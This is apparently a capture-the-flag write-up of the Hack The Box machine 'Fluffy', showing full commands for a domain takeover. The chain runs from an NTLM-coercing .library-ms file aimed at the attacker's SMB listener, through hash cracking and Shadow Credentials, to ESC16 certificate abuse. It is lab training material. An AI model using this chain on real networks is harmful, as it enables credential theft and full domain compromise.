HTB: Fluffy
🧑🚀 published on Sat Jun 06 2026 · 7 min read
Windows box, Active Directory. What made this one interesting was finding an Upgrade_Notice.pdf in the IT share that listed the exact CVEs the environment was sitting on. A CTF design choice that feels like a realistic IT team tracking their own attack surface and just not getting around to patching it. You’re not hunting blind; you’re triaging a known vulnerability list.
The chain hits three distinct techniques: CVE-2025-24071 coerces an NTLMv2 hash from anyone who browses the share, Shadow Credentials via msDS-KeyCredentialLink get you lateral movement without ever touching a password, and ESC16 on the CA exploits a disabled security extension to slip a domain admin certificate past the KDC. Each one has a specific reason it works that’s worth understanding properly.
Recon
Standard AD fingerprint from nmap:
PORT     STATE SERVICE
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
389/tcp  open  ldap          (Domain: fluffy.htb)
445/tcp  open  microsoft-ds
5985/tcp open  http          (WinRM)
DC01.fluffy.htb, Windows Server 2019, domain fluffy.htb. The WinRM port being open is relevant later. It tells you there’s a service account somewhere with remote management access worth targeting.
CVE-2025-24071: NTLM Coerce via .library-ms
Credentials were provided to start: j.fleischman:J0elTHEM4n1990!. Not a foothold, just a user on the domain.
nxc smb $DC -u j.fleischman -p 'J0elTHEM4n1990!' --sharesShare Permissions Remark
----- ----------- ------
IPC$ READ Remote IPC
IT READ,WRITE
NETLOGON READ Logon server share
SYSVOL READ Logon server shareThe IT share is writable. The contents:
Everything-1.4.1.1026.x64.zip
KeePass-2.58.zip
Upgrade_Notice.pdf
The PDF had a table of CVEs. The two that mattered immediately: CVE-2025-24071 for Windows File Explorer (NTLM hash leak via .library-ms files) and CVE-2025-46785 for KeePass 2.58. The KeePass angle was tempting given the .kdbx files it likely manages, but a writable SMB share plus an NTLM coerce CVE is a direct path.
WinRM as j.fleischman was a dead end:
nxc winrm $DC -u j.fleischman -p 'J0elTHEM4n1990!'
# [-] fluffy.htb\j.fleischman:J0elTHEM4n1990!
What CVE-2025-24071 does:
A .library-ms file is a Windows Search Library descriptor: an XML file that tells Explorer where to look for a category of content (documents, music, pictures, etc.). When a user opens a folder containing one, File Explorer automatically connects to every locationProvider URL defined in the file to enumerate contents. This is normal behavior. Explorer is trying to show you the library.
CVE-2025-24071 is the fact that this connection happens with no user interaction beyond browsing to the folder. No double-click. Just opening the directory makes Explorer send an outbound SMB authentication request to whatever UNC path is in the file. If that path points to your Responder listener, you capture the NTLMv2 hash of whoever browses the share.
The PoC packages the malicious .library-ms inside a zip. Windows auto-processes library files from extracted archives, which is what actually triggers the coerce.
I tried building the file manually first:
<?xml version="1.0"?>
<searchConnectorDescription>
  <iconReference>\\10.10.16.129\share\icon.ico</iconReference>
  <locationProvider clsid="{9E56BE60-C50F-11CF-9A2C-00A0C90A90CE}">
    <propertyBag>
      <property name="Url">\\10.10.16.129\share</property>
    </propertyBag>
  </locationProvider>
</searchConnectorDescription>
That didn’t trigger anything. The zip packaging is what makes it work. The raw .library-ms alone isn’t processed the same way. I used Marcejr117’s PoC instead:
python3 PoC.py test 10.10.16.129
# [+] File test.library-ms created successfully.
Uploaded exploit.zip to the IT share, started Responder, and waited:
sudo responder -I tun0[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash : p.agila::FLUFFY:adbe02bf4ee78bf6:B001962E0AA4E...Cracked with hashcat in seconds:
hashcat -m 5600 p.agila.hash ~/tools/wordlists/rockyou.txt
# p.agila::FLUFFY:...:prometheusx-303
p.agila didn’t have WinRM access either. The kerberoasting reflex kicked in. Three service accounts had SPNs: ca_svc (ADCS/ca.fluffy.htb), ldap_svc, and winrm_svc. Got all three TGS tickets as p.agila, ran hashcat against rockyou on each. Nothing cracked. The ca_svc SPN confirmed ADCS was running, which is worth filing away.
The DC had exactly a 7-hour clock skew. Every Kerberos operation required faketime -f '+7h' or it’d fail with KRB_AP_ERR_SKEW.
BloodHound and the ACL Path
Dumped BloodHound data as p.agila. Two graphs told the story:

p.agila is a member of Service Account Managers, which has GenericAll over the Service Accounts group.

Service Accounts has GenericWrite over all three service accounts: ldap_svc, winrm_svc, and ca_svc.
That’s the path. If p.agila joins Service Accounts (which Service Account Managers can force), we get GenericWrite over winrm_svc. GenericWrite over a user account gives you two main options: targeted Kerberoasting, or Shadow Credentials. We already know the tickets don’t crack. Shadow Credentials it is.
One more thing BloodHound showed:

ca_svc is in Cert Publishers, the group with enrollment rights on the CA. That’s the foothold into the ADCS attack later.
Shadow Credentials: User Flag
Add p.agila to Service Accounts using the GenericAll from Service Account Managers:
bloodyAD -u p.agila -p 'prometheusx-303' -d fluffy.htb --host 10.129.14.53 \
  add groupMember "Service Accounts" p.agila
# [+] p.agila added to Service Accounts
What Shadow Credentials are:
msDS-KeyCredentialLink is a multi-value LDAP attribute that stores public key credentials for PKINIT, Kerberos public-key authentication. The same mechanism Windows Hello for Business uses. When passwordless authentication is configured on an account, its public key is stored here. At login time the DC issues a challenge; if you can sign it with the corresponding private key, you authenticate without a password.
GenericWrite includes write access to this attribute. So with GenericWrite over winrm_svc, we can inject our own key pair into its msDS-KeyCredentialLink. The DC will then accept a PKINIT request using our private key as if it were winrm_svc’s own credential. The resulting TGT can be converted to an NTLM hash via Kerberos U2U (User-to-User authentication). No password involved at any step.
I covered this in the HackINI 2026: Shell-DC writeup. Same mechanism, different path to get there.
pywhisker -d fluffy.htb -u p.agila -p 'prometheusx-303' \
  --target winrm_svc --action add --dc-ip 10.129.14.53
# [+] Updated the msDS-KeyCredentialLink attribute of the target object
# [+] Saved PFX at: rV1mQ5qb.pfx
# [*] Must be used with password: VEKhZmrg0T5nQPtyeWBT
faketime -f '+7h' certipy auth -pfx rV1mQ5qb.pfx \
-password VEKhZmrg0T5nQPtyeWBT -dc-ip 10.129.14.53 \
-username winrm_svc -domain fluffy.htb
# [*] Got hash for 'winrm_svc@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:33bd09dcd697600edf6b3a7af4875767Pass-the-hash into WinRM. User flag.
Privilege Escalation: ESC16
Trying to enumerate certificate templates as p.agila came back with access denied. ca_svc is the account with Cert Publishers membership, so I ran the same Shadow Credentials attack on it:
pywhisker -d fluffy.htb -u p.agila -p 'prometheusx-303' \
  --target ca_svc --action add --dc-ip 10.129.14.53

faketime -f '+7h' certipy auth -pfx hBAWgpCm.pfx \
  -password 3IcCLRWYTmADRdqlOWaL -dc-ip 10.129.14.53 \
  -username ca_svc -domain fluffy.htb
# [*] Got hash for 'ca_svc@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:ca0f4f9e9eb8a092addf53bb03fc98c8
Then certipy find as ca_svc to enumerate the CA:
Certificate Authorities
  0
    CA Name                  : fluffy-DC01-CA
    Disabled Extensions      : 1.3.6.1.4.1.311.25.2
    Permissions
      Enroll                 : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                  : Security Extension is disabled.
That OID, 1.3.6.1.4.1.311.25.2, is szOID_NTDS_CA_SECURITY_EXT. Microsoft introduced it in May 2022 via KB5014754 specifically to harden certificate-based authentication against UPN spoofing attacks. It’s worth understanding exactly what this extension does and why disabling it is so dangerous.
What ESC16 actually exploits:
When szOID_NTDS_CA_SECURITY_EXT is enabled on a CA, every certificate it issues gets the requester’s Active Directory objectSid embedded inside it, cryptographically bound to the certificate’s signature. When you use that certificate to authenticate (via Kerberos PKINIT), the DC compares the embedded SID against the SID of the AD account that matches the certificate’s UPN. If you requested a cert while your UPN was “administrator” but your actual SID is ca_svc’s SID, the check fails. The UPN claims to be Administrator, but the SID says otherwise.
When the security extension is disabled (what certipy flags as ESC16), the DC has no SID to verify. It falls back to UPN-only matching. This means: if your account’s UPN is set to “Administrator@fluffy.htb” at the time you request a certificate, the CA issues a cert containing that UPN with no SID embedded. When you later authenticate with that cert, the DC resolves the UPN to the real Administrator account and issues a TGT for it. Your account’s actual identity is completely invisible to this transaction.
The attack requires three things to line up: the CA has the extension disabled, you control an account with enrollment rights (ca_svc via Cert Publishers), and you have GenericWrite over that account to modify its UPN temporarily (winrm_svc has this over ca_svc via the Service Accounts group).
Step 1: Set ca_svc’s UPN to “administrator”
certipy account -u winrm_svc@fluffy.htb \
  -hashes 33bd09dcd697600edf6b3a7af4875767 \
  -user ca_svc -upn administrator update
# [*] Successfully updated 'ca_svc'
Step 2: Request a certificate as ca_svc
certipy req -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 \
  -dc-ip 10.129.14.53 -target dc01.fluffy.htb \
  -ca fluffy-DC01-CA -template User
# [*] Got certificate with UPN 'Administrator@fluffy.htb'
# [*] Certificate has no object SID
That “Certificate has no object SID” line is the confirmation. The CA issued a cert with the Administrator UPN and nothing to bind it to ca_svc.
Step 3: Reset ca_svc’s UPN before authenticating
This step is easy to miss. When certipy auth runs, it reads the UPN from the cert (“Administrator@fluffy.htb”) and asks the KDC for a TGT for that principal. The KDC resolves the UPN against all AD accounts. If ca_svc’s UPN is still set to “administrator”, the KDC finds ca_svc and issues a TGT for ca_svc, not the real Administrator. The UPN swap must be reversed before the authentication step, so the KDC resolves “Administrator@fluffy.htb” to the actual built-in Administrator account.
certipy account -u winrm_svc@fluffy.htb \
  -hashes 33bd09dcd697600edf6b3a7af4875767 \
  -user ca_svc -upn ca_svc@fluffy.htb update
# [*] Successfully updated 'ca_svc'
Step 4: Authenticate with the certificate
faketime -f '+7h' certipy auth -pfx administrator.pfx -dc-ip 10.129.14.53
# [*] SAN UPN: 'Administrator@fluffy.htb'
# [*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
Pass-the-hash as Administrator. Root flag.
Reference: notes.chaelsoo.me - ACL Abuse
ESC16 is quieter than ESC4 or ESC8. No template modification, no MitM position required. Just a CA-level configuration flag that was probably disabled for compatibility reasons and never revisited. The UPN swap window is brief, easy to clean up, and leaves minimal trace. The kind of thing that exists in real environments on CAs deployed before the May 2022 patch cycle that have never been audited with certipy.